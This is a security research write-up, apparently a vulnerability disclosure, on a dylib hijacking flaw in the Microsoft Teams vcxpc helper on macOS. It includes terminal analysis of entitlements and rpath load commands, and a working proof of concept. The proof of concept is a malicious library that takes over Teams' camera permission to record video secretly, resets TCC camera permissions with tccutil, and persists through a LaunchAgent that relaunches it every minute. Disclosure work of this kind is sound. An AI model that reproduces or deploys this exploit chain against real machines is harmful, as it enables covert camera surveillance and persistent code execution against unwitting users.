
```
Applications — -zsh — 92×17
user@Machine-virtuelle-de-user /Applications % ls Microsoft\ Teams.app/Contents/XPCServices/
vcxpc.xpc/Contents/MacOS/vcxpc
Microsoft Teams.app/Contents/XPCServices/vcxpc.xpc/Contents/MacOS/vcxpc
user@Machine-virtuelle-de-user /Applications %
```



```
Contents — -zsh — 103×35
user@Machine-virtuelle-de-user Contents % pwd
/Applications/Microsoft Teams.app/Contents/XPCServices/vcxpc.xpc/Contents
user@Machine-virtuelle-de-user Contents % cat Info.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>CFBundleIdentifier</key>
        <string>com.microsoft.vcxpc</string>
        <key>CFBundlePackageType</key>
        <string>XPC!</string>
        <key>CFBundleDevelopmentRegion</key>
        <string>en</string>
        <key>CFBundleName</key>
        <string>vcxpc</string>
        <key>CFBundleExecutable</key>
        <string>vcxpc</string>
        <key>CFBundleInfoDictionaryVersion</key>
        <string>6.0</string>
        <key>CFBundleShortVersionString</key>
        <string>1.0</string>
        <key>CFBundleVersion</key>
        <string>1</string>
        <key>NSHumanReadableCopyright</key>
        <string>Copyright © 2020 Microsoft. All rights reserved.</string>
        <key>XPCService</key>
        <dict>
                <key>ServiceType</key>
                <string>Application</string>
                <key>RunLoopType</key>
                <string>NSRunLoop</string>
        </dict>
</dict>
</plist>
user@Machine-virtuelle-de-user Contents %
```

We also noticed that the macOS Hardened Runtime was set up properly for this binary. So it should not be possible to perform a .dylib hijack.


> The Hardened Runtime, along with System Integrity Protection (SIP), protects the runtime integrity of your software by preventing certain classes of exploits, like code injection, dynamically linked library (DLL) hijacking, and process memory space tampering. - link



```
Applications — -zsh — 100×20
user@Machine-virtuelle-de-user /Applications % codesign -dv ./Microsoft\ Teams.app/Contents/XPCServi
ces/vcxpc.xpc/Contents/MacOS/vcxpc
Executable=/Applications/Microsoft Teams.app/Contents/XPCServices/vcxpc.xpc/Contents/MacOS/vcxpc
Identifier=com.microsoft.vcxpc
Format=bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=2623 flags=0x10000(runtime) hashes=71+7 location=embedded
Signature size=9092
Timestamp=7 Jun 2024 at 18:27:45
Info.plist entries=10
TeamIdentifier=UBF8T346G9
Runtime Version=14.2.0
Sealed Resources version=2 rules=13 files=0
Internal requirements count=1 size=180
user@Machine-virtuelle-de-user /Applications %
```

However, by exploring the application's (*vcxpc*) entitlements, we realized that the entitlement Disable Library Validation Entitlement (Key: `com.apple.security.cs.disable-library-validation`, Type: `Boolean`) was set to `True`. Which means that the loading process was not checking the signature of the libraries it was loading.


> A Boolean value that indicates whether the app loads arbitrary plug-ins or frameworks, without requiring code signing. - link




```
Applications — -zsh — 106×15
user@Machine-virtuelle-de-user /Applications % codesign -d --entitlements - ./Microsoft\ Teams.app/Content
s/XPCServices/vcxpc.xpc/Contents/MacOS/vcxpc
Executable=/Applications/Microsoft Teams.app/Contents/XPCServices/vcxpc.xpc/Contents/MacOS/vcxpc
[Dict]
        [Key] com.apple.security.cs.disable-library-validation
        [Value]
                [Bool] true
        [Key] com.apple.security.device.audio-input
        [Value]
                [Bool] true
        [Key] com.apple.security.device.camera
        [Value]
                [Bool] true
user@Machine-virtuelle-de-user /Applications %
```

Static Analysis

We then explored how we could inject a malicious library.




```
Applications — -zsh — 108×18
user@Machine-virtuelle-de-user /Applications % otool -arch arm64 -l ./Microsoft\ Teams.app/Contents/XPCServi
ces/vcxpc.xpc/Contents/MacOS/vcxpc | grep -B1 -A6 "cmd LC_"
```



```
Applications — -zsh — 108×19
         name /System/Library/Frameworks/IOSurface.framework/Versions/A/IOSurface (offset 24)
   time stamp 2 Thu Jan  1 01:00:02 1970
      current version 1.0.0
compatibility version 1.0.0
Load command 31
          cmd LC_LOAD_WEAK_DYLIB
      cmdsize 88
         name /System/Library/Frameworks/Metal.framework/Versions/A/Metal (offset 24)
   time stamp 2 Thu Jan  1 01:00:02 1970
      current version 341.35.0
compatibility version 1.0.0
Load command 32
          cmd LC_LOAD_DYLIB
      cmdsize 48
         name @rpath/libskypert.dylib (offset 24)
   time stamp 2 Thu Jan  1 01:00:02 1970
      current version 0.0.0
compatibility version 0.0.0
Load command 33
```

By taking an interest in library loading commands (`LC_LOAD_DYLIB`), we realized that a library was loaded relatively to the value of `rpath`.

> When you want to use a location relative to the executable, which is what some of the special "@" paths are for, there are a number of different options:
>
> - `@executable_path`
> - `@loader_path`
> - `@rpath`
>
> `@rpath` is equivalent to a search in all directories referenced by the `LC_RPATH` command.




```
Applications — -zsh — 108×19
compatibility version 1.0.0
Load command 40
          cmd LC_RPATH
      cmdsize 40
         path @executable_path/../../../ (offset 12)
Load command 41
          cmd LC_RPATH
      cmdsize 48
         path @executable_path/../../../../../../ (offset 12)
Load command 42
          cmd LC_RPATH
      cmdsize 48
         path @executable_path/../../../../../ (offset 12)
Load command 43
      cmd LC_FUNCTION_STARTS
  cmdsize 16
  dataoff 273088
 datasize 1064
Load command 44
```

After looking at all the definitions of the `LC_RPATH` command, it has been found that it was defined relatively to the path of the binary *vcxpc*, and that there was a path traversal to the directory /Applications.

Dynamic analysis

In this case, the dynamic analysis was as simple as it could be, all we had to do was run the binary.



```
user — -zsh — 112×32
user@Machine-virtuelle-de-user ~ % /Applications/Microsoft\ Teams.app/Contents/XPCServices/vcxpc.xpc/Contents/Ma
cOS/vcxpc
dyld[2214]: Library not loaded: @rpath/libskypert.dylib
  Referenced from: <F5E71791-59D2-30D8-BDC1-E2827119908F> /Applications/Microsoft Teams.app/Contents/XPCServices
/vcxpc.xpc/Contents/MacOS/vcxpc
  Reason: tried: '/Applications/Microsoft Teams.app/Contents/XPCServices/libskypert.dylib' (no such file), '/App
lications/libskypert.dylib' (no such file), '/Applications/Microsoft Teams.app/Contents/libskypert.dylib' (no su
ch file), '/Applications/Microsoft Teams.app/Contents/XPCServices/libskypert.dylib' (no such file), '/Applicatio
ns/libskypert.dylib' (no such file), '/Applications/Microsoft Teams.app/Contents/libskypert.dylib' (no such file
)
zsh: abort
user@Machine-virtuelle-de-user ~ %
```

The code of the malicious library is available below.

File: inject.m


```
#import <Foundation/Foundation.h>

__attribute__((constructor))
void inject(int argc, const char **argv) {
    NSLog(@"[+] Library (.dylib) injected!");
}
```

Which we can compile with the following command.


```
gcc -framework Foundation -dynamiclib inject.m -o inject.dylib
```

Once copied to the right location (/Applications), the library is loaded by the binary (when *vcxpc* is executed) and the library's constructor is executed correctly.




```
user — -zsh — 83×24
user@Machine-virtuelle-de-user ~ % cat inject.m
#import <Foundation/Foundation.h>


__attribute__((constructor))
void inject(int argc, const char **argv) {
    NSLog(@"[+] Library (.dylib) injected!");
}
user@Machine-virtuelle-de-user ~ % gcc -framework Foundation -dynamiclib inject.m -
o inject.dylib
user@Machine-virtuelle-de-user ~ % cp inject.dylib /Applications/libskypert.dylib
user@Machine-virtuelle-de-user ~ %
```



```
user — -zsh — 112×32
user@Machine-virtuelle-de-user ~ % /Applications/Microsoft\ Teams.app/Contents/XPCServices/vcxpc.xpc/Contents/Ma
cOS/vcxpc
2024-07-09 14:29:21.803 vcxpc[2285:105347] [+] Library (.dylib) injected!
dyld[2285]: missing symbol called
zsh: abort
user@Machine-virtuelle-de-user ~ %
```

Interesting point, after having explored the Microsoft Teams package a little further, we realized that the expected library (libskypert.dylib) was just probably in the wrong place.



```
Frameworks — -zsh — 79×24
user@Machine-virtuelle-de-user Frameworks % pwd
/Applications/Microsoft Teams.app/Contents/Frameworks
user@Machine-virtuelle-de-user Frameworks % ls
AppCenter.framework             libRtmPal.dylib
AppCenterAnalytics.framework    libSlimCV.dylib
AppCenterCrashes.framework      libSlimCoreWebview2.dylib
MSWebView2.framework            libskypert.dylib
MacRenderer.framework           libssScreenVVS2.dylib
OneAuth.framework               msalsdk.framework
libRtmControl.dylib             status_bar_item.framework
libRtmMediaStack.dylib
user@Machine-virtuelle-de-user Frameworks %
```

Development of a proof-of-concept

To develop a proof-of-concept exploit for the vulnerability, we reused and adapted the amazing work already done by Dan Revah (CVE-2023-26818 - Bypass TCC with Telegram in macOS).

File: camera.m

```
#import <Foundation/Foundation.h>
#import <AVFoundation/AVFoundation.h>

@interface VideoRecorder : NSObject <AVCaptureFileOutputRecordingDelegate>

@property (strong, nonatomic) AVCaptureSession *captureSession;
@property (strong, nonatomic) AVCaptureDeviceInput *videoDeviceInput;
@property (strong, nonatomic) AVCaptureMovieFileOutput *movieFileOutput;

- (void)startRecording;
- (void)stopRecording;

@end

@implementation VideoRecorder

- (instancetype)init {
    self = [super init];
    if (self) {
        [self setupCaptureSession];
    }
    return self;
}

- (void)setupCaptureSession {
    self.captureSession = [[AVCaptureSession alloc] init];
    self.captureSession.sessionPreset = AVCaptureSessionPresetHigh;

    AVCaptureDevice *videoDevice = [AVCaptureDevice defaultDeviceWithMediaType:AVMediaTypeVideo];
    NSError *error;
    self.videoDeviceInput = [[AVCaptureDeviceInput alloc] initWithDevice:videoDevice error:&error];

    if (error) {
        NSLog(@"[x] Error setting up video device input: %@", [error localizedDescription]);
        return;
    }

    if ([self.captureSession canAddInput:self.videoDeviceInput]) {
        [self.captureSession addInput:self.videoDeviceInput];
    }

    self.movieFileOutput = [[AVCaptureMovieFileOutput alloc] init];

    if ([self.captureSession canAddOutput:self.movieFileOutput]) {
        [self.captureSession addOutput:self.movieFileOutput];
    }
}

- (void)startRecording {
    [self.captureSession startRunning];
    NSTimeInterval timeStamp = [[NSDate date] timeIntervalSince1970];
    NSInteger intTimeStamp = round(timeStamp);
    NSString *outputFilename = [NSString stringWithFormat:@"recording_%ld.mov", intTimeStamp];
    NSString *outputFilePath = [NSTemporaryDirectory() stringByAppendingPathComponent:outputFilename];
    NSURL *outputFileURL = [NSURL fileURLWithPath:outputFilePath];
    [self.movieFileOutput startRecordingToOutputFileURL:outputFileURL recordingDelegate:self];
    NSLog(@"[*] Recording started.");
}

- (void)stopRecording {
    [self.movieFileOutput stopRecording];
    [self.captureSession stopRunning];
    NSLog(@"[*] Recording stopped.");
}

- (void)captureOutput:(AVCaptureFileOutput *)captureOutput
didFinishRecordingToOutputFileAtURL:(NSURL *)outputFileURL
      fromConnections:(NSArray<AVCaptureConnection *> *)connections
                error:(NSError *)error {
    if (error) {
        NSLog(@"[x] Recording failed: %@", [error localizedDescription]);
    } else {
        NSLog(@"[+] Recording finished successfully. (Saved to %@)", outputFileURL.path);
    }
}

@end

__attribute__((constructor))
static void telegram(int argc, const char **argv) {
    __block int record_condition = 0;
    __block int reset_condition = 0;

    NSLog(@"[*] Check permission to access the camera and microphone ...");
    switch ([AVCaptureDevice authorizationStatusForMediaType:AVMediaTypeVideo])
    {
        case AVAuthorizationStatusAuthorized:
        {
            NSLog(@"[+] The user has previously granted access to the camera.");
            record_condition = 1;
            break;
        }
        case AVAuthorizationStatusNotDetermined:
        {
            NSLog(@"[*] The app hasn't yet asked the user for camera access.");
            [AVCaptureDevice requestAccessForMediaType:AVMediaTypeVideo completionHandler:^(BOOL granted) {
                if (granted)
                {
                    NSLog(@"[+] Access granted by the user.");
                    record_condition = 1;
                }
                else
                {
                    NSLog(@"[x] Access refused by the user.");
                    reset_condition = 1;
                }
            }];
            break;
        }
        case AVAuthorizationStatusDenied:
        {
            NSLog(@"[!] The user has previously denied access.");
            reset_condition = 1;
            break;

        }
        case AVAuthorizationStatusRestricted:
        {
            NSLog(@"[x] The user can't grant access due to restrictions.");
            reset_condition = 1;
            break;
        }
    }

    [NSThread sleepForTimeInterval:5];

    if (reset_condition)
    {
        NSLog(@"[*] Resetting the previous choice ...");
        NSTask *task = [[NSTask alloc] init];
        task.launchPath = @"/usr/bin/tccutil";
        task.arguments = @[@"reset", @"Camera"];
        [task launch];
        reset_condition = 0;
    }

    [NSThread sleepForTimeInterval:5];

    if (record_condition)
    {
        VideoRecorder *videoRecorder = [[VideoRecorder alloc] init];

        [videoRecorder startRecording];
        [NSThread sleepForTimeInterval:3.0];
        [videoRecorder stopRecording];
    }

    [[NSRunLoop currentRunLoop] runUntilDate:[NSDate dateWithTimeIntervalSinceNow:5.0]];
}
```

Which we can compile with the following command.


```
gcc -dynamiclib -framework Foundation -framework AVFoundation camera.m -o /Applications/libskypert.dylib
```

All that was left to do was to create the file ~/Library/LaunchAgents/com.poc.launcher.plist.

File: ~/Library/LaunchAgents/com.poc.launcher.plist

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
       <key>Label</key>
        <string>com.poc.launcher</string>
        <key>RunAtLoad</key>
        <true/>
        <key>ProgramArguments</key>
        <array>
        <string>/Applications/Microsoft Teams.app/Contents/XPCServices/vcxpc.xpc/Contents/MacOS/vcxpc</string>
        </array>
        <key>StartInterval</key>
        <integer>60</integer>
        <key>StandardOutPath</key>
        <string>/tmp/poc.log</string>
        <key>StandardErrorPath</key>
        <string>/tmp/poc.log</string>
</dict>
</plist>
```

